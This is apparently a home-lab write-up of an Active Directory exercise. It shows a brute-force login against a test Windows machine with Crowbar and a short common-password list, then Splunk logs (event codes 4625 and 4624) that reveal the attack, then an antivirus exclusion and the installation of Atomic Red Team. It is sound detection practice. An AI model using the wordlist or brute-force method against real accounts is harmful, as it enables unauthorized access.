
┌──(kali㉿kali)-[/home/kali/Desktop/ad-project]
└─PS> cat ./passwords.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
```

Crowbar installed

Target located, assumed used nmap for enumeration, IP of kali machine changed to match the same 192.168.10.0/24 Network as target for ease. Crowbar launched against target machine, password found.

Event logged and located on Splunk server, multiple counts of failed login attempts identified, code 4625 ~20 attempts all at the same time, indicating brute force attempt.


Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a Account_Domain 1
a Account_Name 2
a Authentication_Package 1
a Caller_Process_ID 1
a Caller_Process_Name 1
a ComputerName 1
EventCode 1
EventType 1
a Failure_Reason 1
a index 1
Key_Length 1
a Keywords 1
linecount 1
a LogName 1
a Logon_ID 1
a Logon_Process 1
Logon_Type 1
a Message 1
a OpCode 1
a Package_Name__NTLM_only_ 1
a punct 1
RecordNumber 22
a Security_ID 1
a Source_Network_Address 1
Source_Port 1
a SourceName 1
a splunk_server 1
Time
Event
7/2/24
3:22:48.000 PM
07/02/2024 11:22:48 AM
... 20 lines omitted ...
Account For Which Logon Failed:
Security ID: S-1-0-0
Account Name: tsmith
EventCode
1 Value, 100% of events
Selected
Yes
No
Reports
Average over time
Maximum value over time
Minimum value over time
Top values
Top values by time
Rare values
Events with this field
Avg: 4625 Min: 4625 Max: 4625 Std Dev: 0
Values
Count
%
4625
22
100%
Account Domain:
Show all 61 lines
host = TARGET
source = WinEventLog:Security
sourcetype = WinEventLog:Security
7/2/24
3:22:48.000 PM
07/02/2024 11:22:48 AM
... 20 lines omitted ...
Account For Which Logon Failed:
Security ID: S-1-0-0
Account Name: tsmith
Account Domain:
Show all 61 lines



Kali virtual machine identified on event code 4624, successful login. IP address logged.

```
EventType=0
ComputerName=Target.mydfir.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=10312
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         No

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-2993527816-524053321-3234581-1107
        Account Name:           tsmith
        Account Domain:         MYDFIR
        Logon ID:               0xA20F7D
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       kali
        Source Network Address: 192.168.10.250
        Source Port:            0


Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       NTLM V2
        Key Length:             128

This event is generated when a logon session is created. It is generated on the computer that was accessed.


The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server s
ervice, or a local process such as Winlogon.exe or Services.exe.


The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).
```

Installed Git



Git 2.45.2 Setup
Installing
Please wait while Setup installs Git on your computer.
Extracting files...
C:\Users\jsmith\AppData\Local\Programs\Git\usr\bin\rview.exe
https://gitforwindows.org/
Cancel
Select Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> git --version
git : The term 'git' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ git --version
+ ~~~
+ CategoryInfo : ObjectNotFound: (git:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
PS C:\Windows\system32>


Git not recognized, added to path






Git resolved, Atomic Redteam Files downloaded, Firewall exclusion on C:/ drive prevented antivirus from interfering






Installing atomic red team



